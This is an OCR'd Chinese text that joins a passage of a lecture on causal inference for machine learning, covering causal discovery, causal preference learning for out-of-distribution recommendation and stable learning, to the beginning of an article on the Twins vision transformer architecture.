而出现以上问题的主要根源在于：当前人工智能是基于关联的框架。在基于关联的框架下，可以得出收入 – 犯罪率和肤色 – 犯罪率都是强关联关系。而在基于因果的框架下，当我们需要判断某个变量 T 对输出 Y 是否有因果效果时，不是直接度量 T 和 Y 的关联关系，而是在控制住 X 的情况下去看 T 和 Y 之间的关联关系。比如，在两组对照组中 X（收入水平）是分布是一样的（要么都有钱，要么都没钱），然后再通过调整 T（肤色）去观察两组的 Y（犯罪率）是否会有显著的差异，然后我们会发现黑人和白人的犯罪率并没有显著性的差异。那么，为什么在基于关联的框架中会得出肤色与犯罪率是强关联关系呢？这是因为大部分黑人的收入都比较低，从而导致整体的犯罪

率偏高，但这并不是由肤色导致的。





图 2

究其根本，问题并不是出在关联模型上，而是出在如何使用机器学习的方式上。总的来说，产生关联一共有三种方式，第一种是因果机制，因果关系是稳定、可解释且可回溯的。第二种是混淆效应，如果 X 同时导致了 T 和 Y，T 和 Y 之间就会产生虚假关联。第三种是样本选择偏差。比如在狗和草地的案例中，当更换了沙滩环境之后，模型无法识别出狗，这是由于我们选择了大量草地环境下的狗作为样本，所以模型会认为狗和草地之间存在关联关系，这也是一种虚假关联。

在以上三种方式中，除了因果关系产生的关联关系是靠谱的，其他两种方式产生的关联都不太靠谱。但目前的机器学习领域并没有区分这三种产生关联的方式，其中存在着很多的虚假关联，这就导致了模型的可解释性、稳定性、公平性、可回溯性都存在一定的问题。如果想要从根本上突破当前机器学习的局限性，就需要用一种更严格的统计逻辑，比如使用因果统计去替代原来的关联统计。

## 从因果推理到机器学习

- 从小数据控制环境到大数据环境
  - 高维
  - 高噪声
  - 弱先验（模型假设，混淆结构）
- 目标问题
  - 理解数据产生机制 v. s. 预测未来数据
  - 深度 v. s. 规模和性能

如何弥合因果推理和机器学习之间的鸿沟？

图 3

把因果推理应用到机器学习层面面临着很多挑战，因为因果推理原本研究的范围主要是在统计领域（包括哲学领域），这些领域所面向的环境都是小数据的控制环境，整个数据的产生过程是可控的。比如一个检测疫苗是否有效的行为学实验，我们可以控制哪些人打疫苗，哪些人不打疫苗。但是在机器学习中，数据的产生过程是不可控的。在一个大数据的观测研究中，我们需要考虑大数据的高维、高噪声、弱先验性等因素，数据的产生过程是不可知的，这些对传统的因果推理框架都带来了非常大的挑战。另外，因果推理和机器学习的目标也存在很大的区别：因果推理需要去理解数据的产生机制，而机器学习（包括在互联网领域的很多的应用）主要是去预知未来到底会发生什么样的变化。





图 4

那么，怎样去弥合因果推理和机器学习之间的鸿沟呢？我们提出了一个因果启发的学习推理和决策评估的一套方法体系。第一个要解决问题的是如何在大规模数据中识别出其中的因果结构。第二个要解决的问题是在有了因果结构后怎样去和机器学习做融合，现在的因果启发的稳定学习模型、公平无偏见的学习模型都是以此为目标。第三个要解决的问题是从预测问题进一步到设计决策机制，怎样利用这些因果结构去帮助我们做决策上的优化，也就是反事实推理和决策优化机制。


## 因果推理的两个基本范式

### 结构因果模型

范式1 - Structure Causal Model

揭示系统因果机制的图模型

- 依据“后门准则(back door criterion)”进行因果识别
- 利用 *do-calculus* 进行因果估计(Causal Estimation)





如何发现因果结构？

图 5

因果推理有两个基本范式。第一种范式是结构因果模型（Structure Causal Model），这个框架的核心是怎样在一个已知的因果图中去做推理。比如怎样去识别其中的任意一个变量，这个变量对另一个变量的影响程度是多少。目前已有较为成熟的判断准则如后门准则（Back Door）、前门准则（Front Door）等去除其中的混淆，通过Do-Calculus 方式进行因果估计（Causal Estimation）。目前这种方法面对的核心问题是我们无法在做观测研究时定义因果图，虽然在一些领域（比如考古）可以通过专家知识来定义因果图，但这就又走到了“专家系统”的老路上。总的来说，核心问题还是怎样去发现因果结构。

## 范式1 - Structure Causal Model

- 因果发现 (Causal Discovery)
  - 基于约束：条件独立性检测
  - 基于FCM (Functional Causal Model)




**生成模型具有强大的表示能力，但也导致了高复杂度**

图 6


这里有一个衍生技术是因果发现（Causal Discovery），可以基于条件独立性检测和现有的数据去定义因果图，使用现有的变量去频繁地做条件独立性等一系列的独立性判断来定义因果图，这是一个 NP 问题，可能会出现组合爆炸的问题。这是结构因果模型应用于大规模数据时所面临的一个瓶颈，最近也有一些研究比如使用可微分因果发现去解决这个问题。

### 潜在结果框架

第二种范式是潜在结果框架（Potential Outcome Framework），这个框架的核心是不需要知道所有变量的因果结构，而只需要知道其中一个变量对于输出是否有因果影响，对于其他变量之间的影响不在意，但我们需要知道这个变量和输出之间有哪些干扰因素（Confounders），并假设其中所有的干扰因素都已经被观测到。

范式2 - Potential Outcome Framework

- 处理相对简单的情况
  - 假设具有关于 T(treatment)的干扰因素(counfounders)的先验知识
- 计算代价可接受
  - 在强假设条件下，例如：所有的干扰因素都被观测到了




更像是一种discriminative方法来估计Treatment对结果(Outcome)的部分影响

图 7

以上就是一些背景知识和理论方面的介绍。接下来，主要讲一下我们最近的一些思考和尝试，以及如何把这两个范式结合到具体的问题中去。

## 可微分因果发现以及在推荐系统中的应用

### 因果发现和问题定义

因果发现的定义是对于给定的一组样本，其中每个样本都由一些变量去表征，我们希望通过一些可观测数据去找到这些变量之间的因果结构。找到的因果图，可以认为是一个图模型，从生成式模型的角度来讲，我们希望找到一个因果图使得它能够按照其中的因果结构去生成这样的一组样本，这组样本的似然性是最高的。

- Functional Causal Models (FCMs)
  - Additional Noise Model

$$x = f_x(P_G(x)) + \epsilon_x$$

exogenous noise

  - Linear Model

$$X = WX + \epsilon$$

图 8

这里引入一个叫做 Functional Causal Model(FCMs) 的概念，所谓的 FCM 就是，对于某一类变量 X，由于因果图是一个有向无环图（DAG），这个变量一定有它的父节点，那它的值一定是由它所有的父节点通过一个函数的作用再加上噪声来生成的。比如在线性框架下，这个问题就变成：怎样找到一组 W，使得 X 的重构是最优的。

有向无环图的优化一直是一个开放性问题，2018 年的一篇论文 [1] 提出来了一个优化方法：可以在全空间的有向无环图内去做梯度优化，通过增加 DAG 限制和稀疏限制（l1 或 l2 正则），使得最终 X 的重构误差最小。

| Predicted Graph (Chain) | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Reconstruction Loss | 6.00 | 6.97 | 6.17 | 6.17 | 6.96 | 6.33 | 6.16 | 6.80 | 6.33 | 7.00 | 5.65 | 7.00 |
| Mutually Independent? | ✓ | | | ✓ | | | | ✓ | | | | |

图 9





图 10

我们在具体实施这个框架时发现了一些问题，这个框架的基本假设是所有变量的噪声必须是高斯分布，且噪声的规模应该差不多，如果不满足这个假设就会出现一些问题，比方说拥有最小重构误差的结构可能并不是真实值（Ground Truth），这是可微分因果发现方法的一个局限性。我们可以通过施加一个独立性限制去解决这个问题，把独立性判断准则转化为可优化的形式去进行优化。具体的实现细节在这里不再赘述，感兴趣的同学可以阅读论文 [2]。

## 可微分因果发现在推荐系统中的应用

整个推荐系统存在 I.I.D（Independent and Identically Distributed，独立同分布）的假设，也就是说用户和物品的训练集、测试集需要来自同一个分布，但实际上推荐系统中存在各种各样的 OOD（Out Of Distribution，分布外）问题。第一种是自然偏移（Natural Shift），比如基于北京、上海的数据训练得到的模型，在面向重庆的用户时就不一定有效。第二种是由推荐系统机制引起的非自然偏移（Artificial Shift）。

我们希望能提出一种比较通用的方式，去抵抗推荐系统中存在的各种 OOD 问题或者偏差问题的推荐算法。针对这个问题，我们也做了一些研究工作 [3]。在 OOD 推荐系统中存在一个不变性假设——一个人看到了一个商品后是否购买是不会随着环境变化

而改变的。因此只要保证用户对物品的偏好不变，就可以使得这样的不变性假设成立，从而给出比较合理的推荐结果，这是解决 OOD 问题的核心。

**Algorithm: Causal Preference Learning**

Causal Graph in Recommendation Scenario

- C1: Only paths from user features to item features exist.
- C2: Any item feature is not a root node.





图 11

如何保证用户偏好是不变的？有一个基本共识是，不变性和因果关系是存在某种等价性的转化关系的。如果可以保证一个结构在各种各样的环境下都具有同等的预测效应，那么这个结构一定是一个因果结构，而且一个因果结构在各种环境下的性能都是相对稳定的。因此，找到不变的用户偏好，就转化为一个因果偏好学习的问题。在推荐系统中有一个特殊的结构叫做二部图，我们需要基于这样的特殊结构去设计因果发现的方法。在这个最终学到的模型中，只需要输入用户的表征，就可以知道这个用户会喜欢什么样的物品。


## Experiment: Public Customer-To-Customer Dataset

| Settings | User Degree Bias | | | | Item Degree Bias | | | | Item Degree Bias Transductive | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | NDCG@$1e^{-3}$ | | Recall@$1e^{-2}$ | | NDCG@$1e^{-3}$ | | Recall@$1e^{-2}$ | | NDCG@$1e^{-3}$ | | Recall@$1e^{-2}$ | |
| Top-$\mathcal{K}$ | top50 | top60 | top50 | top60 | top50 | top60 | top50 | top60 | top50 | top60 | top50 | top60 |
| NeuMF-Linear | 3.47 | 3.94 | 1.32 | 1.60 | 3.19 | 3.67 | 1.24 | 1.51 | 4.10 | 4.44 | 1.46 | 1.68 |
| NeuMF-Linear-L1 | 3.59 | 4.06 | 1.39 | 1.67 | 3.22 | 3.72 | 1.25 | 1.53 | 4.00 | 4.58 | 1.43 | 1.76 |
| NeuMF-Linear-L2 | 3.59 | 4.06 | 1.38 | 1.67 | 3.22 | 3.74 | 1.25 | 1.54 | 4.04 | 4.57 | 1.45 | 1.78 |
| CCF$^{(--)}$-Linear | 3.48 | 4.01 | 1.31 | 1.61 | 3.96 | 4.18 | 1.40 | 1.64 | 4.28 | 4.75 | 1.59 | 1.82 |
| CCF$^{(-)}$-Linear | 3.47 | 3.83 | 1.34 | 1.57 | 4.16 | 4.51 | 1.49 | 1.71 | 4.97 | 5.37 | 1.78 | 2.01 |
| **CCF-Linear** | **4.40** | **4.86** | **1.65** | **1.94** | **4.84** | **5.29** | **1.76** | **2.04** | **5.60** | **6.10** | **1.99** | **2.29** |
| NeuMF | 3.78 | 4.16 | 1.46 | 1.70 | 3.36 | 3.68 | 1.27 | 1.49 | 4.86 | 5.30 | 1.75 | 2.08 |
| NeuMF-L1 | 4.11 | 4.48 | 1.51 | 1.75 | 3.55 | 3.89 | 1.31 | 1.52 | 4.83 | 5.25 | 1.76 | 2.00 |
| NeuMF-L2 | 3.86 | 4.32 | 1.47 | 1.74 | 3.50 | 3.85 | 1.31 | 1.52 | 4.61 | 5.13 | 1.83 | 2.13 |
| NeuMF-dropout | 4.23 | 4.55 | 1.33 | 1.56 | 3.75 | 4.11 | 1.44 | 1.67 | 5.14 | 5.53 | 1.81 | 2.19 |
| IPS | 3.81 | 4.31 | 1.37 | 1.72 | 3.19 | 3.76 | 1.19 | 1.44 | 4.25 | 4.70 | 1.44 | 1.70 |
| DICE | 3.71 | 4.06 | 1.52 | 1.73 | 3.75 | 4.13 | 1.36 | 1.62 | 4.78 | 5.26 | 1.70 | 2.03 |
| Light-GCN | 4.63 | 4.90 | 1.40 | 1.56 | 1.26 | 1.43 | 0.48 | 0.59 | 5.32 | 5.64 | 1.80 | 1.99 |
| CCF$^{(--)}$ | 4.08 | 4.51 | 1.56 | 1.88 | 3.13 | 3.71 | 1.21 | 1.52 | 5.03 | 5.45 | 1.86 | 2.14 |
| CCF$^{(-)}$ | 2.38 | 2.61 | 0.90 | 1.04 | 2.14 | 2.33 | 0.80 | 0.91 | 3.27 | 3.61 | 1.08 | 1.18 |
| **CCF** | **4.78** | **5.21** | **1.79** | **2.04** | **4.40** | **4.81** | **1.58** | **1.82** | **5.54** | **6.13** | **2.04** | **2.37** |

- The CCF/CCF-Linear achieves the best performance with a remarkable gap for all the metrics in each case, demonstrating the superiority of our model.

图 12

## Experiment: Public Customer-To-Customer Dataset




Yue He, Zimu Wang, Peng Cui, Hao Zou, Yafeng Zhang, Qiang Cui, Yong Jiang. CausPref: Causal Preference Learning for Out-of-Distribution Recommendation. *The WebConf*, 2022.

图 13

很显然，这种方法对于提升推荐系统的可解释性、透明性以及稳定性都会一定的好处，我们也和很多的方法进行了对比，可以看到，它都有比较明显的性能提升。

## 关于 OOD 泛化和稳定学习的一些思考

OOD 问题是机器学习中一个非常基本的问题，之前做的基本上都是基于 I.I.D. 的假设，虽然迁移学习做了自适应，但因为迁移学习假设测试集是已知的，所以它的主体还是 I.I.D. 的理论框架。我们从 2018 年开始在 OOD 这个方向做了一些研究，首先，OOD 的定义是训练集和测试集不是来自同一个分布，如果训练集和测试集来自同一个分布那么就是 I.I.D.。OOD 又可分为两种情况，如果测试集的分布是已知或部分已知的，就是 OOD Adaptation，也就是迁移学习 / 领域自适应。如果测试集的分布未知，才是真正的 OOD 泛化问题。

这里的「泛化」和机器学习中的「泛化」概念有所不同。机器学习中的「泛化」更多的是在谈内插问题，训练数据内部的插值问题都是「内插」问题，如果要对超出了插值域的 X 进行预测就是「外插」问题。「外插」是一件比较危险的事情，在什么情况下可以做「外插」呢？如果能够找到其中的不变性（invariance），就可以做「外插」这件事情。

以前在做机器学习的时候，都是在做 I.I.D. 也就是数据拟合，只需要防止过拟合 / 欠拟合就好了。而现在如果要解决 OOD 问题，就要找到其中的不变性。找到不变性有两个路径，第一个路径是因果推断，因果关系和不变性之间存在等价性，也就是说只要找到了因果结构就可以保证不变性，实际上因果推断本身就是关于不变性的科学。稳定学习，在某种程度上就是希望模型在做学习和预测时是基于因果推断的。我们发现，通过对样本进行重加权就可以使得所有的变量变得独立，使得一个基于关联的模型变成基于因果的模型，大家如果感兴趣的话，可以去看看相关的论文。

第二个路径是从差异性中找到不变性。在统计中有一个概念是异质性，比方说一个狗的分布有两个峰，一个峰是沙滩上的狗，一个峰是草地上的狗，既然这两个峰都代表狗，那么其中一定存在着不变性，不变的那部分就具有 OOD 泛化能力。数据的异质性是不能被预定义的，我们希望通过数据驱动的方式去找到其中隐含的异质性，在隐含的异质性中找到其中的不变性，而这二者的学习是互相促进的。





图 14

所谓的稳定学习，就是使用一种分布的训练集和多种不同的未知分布的测试集，优化的目标是最小化准确率的方差。也就是说假设有一个训练分布，它内在具有一定的异质性，但没有对它的异质性进行人为的划分，在这种情况下我们希望学出一个能够在各种未知分布下有较好性能表现的模型。我们在去年写了一篇关于 OOD 泛化的 Survery[4]，对这个问题做了比较系统的分析，感兴趣的同学可以进行参考。

## 参考文献

[1] Zheng, Xun, Bryon Aragam,Pradeep K. Ravikumar, and Eric P. Xing. DAGs with NO TEARS: Continuous Optimization for Structure Learning. Advances in Neural Information Processing Systems 31 (2018).

[2] Yue He, Peng Cui, et al. DARING: Differentiable Causal Discovery with Residual Independence. KDD, 2021.

[3] Yue He, Zimu Wang, Peng Cui, Hao Zou, Yafeng Zhang, Qiang Cui, Yong Jiang. CausPref: Causal Preference Learning for Out-of-Distribution Recommendation. The WebConf, 2022.

[4] Zheyan Shen, Jiashuo Liu, Yue He, Xingxuan Zhang, Renzhe Xu, Han Yu, Peng Cui. Towards Out-Of-Distribution Generalization: A Survey. arxiv, 2021.

# NeurIPS 2021 | Twins：重新思考高效的视觉注意力模型设计

作者：祥祥 田值 张勃 晓林 海兵 华夏

## 导读

Twins [1] 是美团和阿德莱德大学合作提出的视觉注意力模型，相关论文已被 NeurIPS 2021 会议接收，代码也已在 GitHub 上进行开源。NeurIPS（Conference on Neural Information Processing Systems）是机器学习和计算神经科学相关的学术会议，也是人工智能方向的国际顶级会议。

Twins 提出了两类结构，分别是 Twins-PCPVT 和 Twins-SVT：

- Twins-PCPVT 将金字塔 Transformer 模型 PVT [2] 中的固定位置编码（Positional Encoding）更改为团队在 CPVT [3] 中提出的条件式位置编码（Coditional Position Encoding, CPE），从而使得模型具有平移等变性（即输入图像发生平移后，输出同时相应发生变化），可以灵活处理来自不同空间尺度的特征，从而能够广泛应用于图像分割、检测等变长输入的场景。
- Twins-SVT 提出了空间可分离自注意力机制（Spatially Separable Self-Attention，SSSA）来对图像特征的空间维度进行分组，分别计算各局部空间的自注意力，再利用全局自注意力机制对其进行融合。这种机制在计算上更高效，性能更优。

Twins 系列模型实现简单，部署友好，在 ImageNet 分类、ADE20K 语义分割、COCO 目标检测等多个经典视觉任务中均取得了业界领先的结果。

## 背景

2020 年 9 月，谷歌的视觉注意力模型（Vision Transformer，ViT）[4] 成功将原本用于自然语言处理的 Transformer [5] 应用到视觉的分类任务中。ViT 将一幅输入

图像切分为若干个图像块（Patch），并把一个图像块类比为一个文字（Word）作为 Transformer 编码器的输入（如图 1 所示），经过 L 层的编码器处理后使用普通的多层感知机（Multilayer Perceptron, MLP）映射到类别空间。ViT 的模型性能大幅超过了卷积神经网络，此后迅速发展成为了当前视觉领域研究的主要热点。





图 1　视觉注意力模型（ViT）将用于自然语言处理任务的 Transformer 应用于视觉任务（来源：ViT [4]）

Transformer 编码器中多头注意力（Multi-head attention）的基本计算方法由下式给定，其中 Q、K、V 分别为 Query（查询）、Key（键）、Value（值）的缩写，d 为编码维度，softmax 为归一化函数，注意力机制可以理解为对输入按照相关性加权的过程。

$$\text{Attention}(Q, K, V) = \text{softmax}(\frac{QK^T}{\sqrt{d_k}})V \tag{1}$$

原生的视觉注意力模型做主干网络并不能很好地适配目标检测、语义分割等常用的稠密预测任务。此外，相比于卷积神经网络，ViT 计算量通常要更大，推理速度变慢，不利于在实际业务中应用。因此设计更高效的视觉注意力模型，并更好地适配下游任务成为了当下研究的重点。香港大学、商汤联合提出的金字塔视觉注意力模型 PVT [2] 借鉴了卷积神经网络中的图像金字塔范式来生成多尺度的特征，这种结构可以和用于稠密任务的现有后端直接结合，支持多种下游任务，如图 2（c）所示。但由于 PVT

使用了静态且定长的位置编码，通过插值方式来适应变长输入，不能针对性根据输入特征来编码，因此性能受到了限制。另外，PVT 沿用了 ViT 的全局自注意力机制，计算量依然较大。





图 2　PVT 将卷积神经网络（a）的金字塔范式迁移到视觉注意力模型（b）得到（c），以适应分类、检测、分割多种任务（来源：PVT [2]）

微软亚研院提出的 Swin [6] 复用了 PVT 的金字塔结构。在计算自注意力时，使用了对特征进行窗口分组的方法（如图 3 所示），将注意力机制限定在一个个小的窗口（红色格子），而后通过对窗口进行错位使不同组的信息产生交互。这样可以避免计算全局自注意力而减少计算量，其缺点是损失了全局的注意力，同时由于窗口错位产生的信息交互能力相对较弱，一定程度上影响了性能。





图 3　Swin 计算每一个红色格子的局部自注意力，通过不同层间的窗口移位来使各局部注意力之间产生交互（来源：Swin [6]）

## 视觉注意力模型设计的难点

简单总结一下，当前视觉注意力模型设计中需要解决的难点在于：

- **高效率的计算**：缩小和卷积神经网络在运算效率上的差距，促进实际业务应用；
- **灵活的注意力机制**：即能够具备卷积的局部感受野和自注意力的全局感受野能力，兼二者之长；
- **利于下游任务**：支持检测、分割等下游任务，尤其是输入尺度变化的场景。

## Twins 模型设计

从这些难点问题出发，基于对当前视觉注意力模型的细致分析，美团视觉智能部重新思考了自注意力机制的设计思路，提出了针对性的解决方案。首先将 PVT [2] 和 CPVT [4] 相结合，形成 Twins-PCPVT 来支持尺度变化场景的下游任务。再从自注意机制的效率和感受野角度出发，设计了兼容局部和全局感受野的新型自注意力，叫做**空间可分离自注意力**（Spatially Separable Self-Attention，SSSA），形成了 Twins-SVT。

### Twins-PCPVT

Twins-PCPVT 通过将 PVT 中的位置编码（和 DeiT [7] 一样固定长度、可学习的位置编码）替换为 CPVT [4] 中的条件位置编码（Conditional Positional Encodings，CPE）。生成 CPE 的模块叫做位置编码器（Positional Encoding Generator，PEG），PEG 在 Twins 模型中的具体位置是在每个阶段的第 1 个 Transformer Encoder 之后，如下图 4 所示：





图 4　Twins-PCPVT-S 模型结构，使用了 CPVT 提出的位置编码器（PEG）

## 条件位置编码

下图 5 展示了团队在 CPVT [4] 中提出的条件位置编码器的编码过程。首先将 $N*d$ 的输入序列转为 $H*W*d$ 的输入特征，再用 $F$ 根据输入进行条件式的位置编码，而且输出尺寸和输入特征相同，因此可以转为 $N*d$ 序列和输入特征进行逐元素的加法融合。

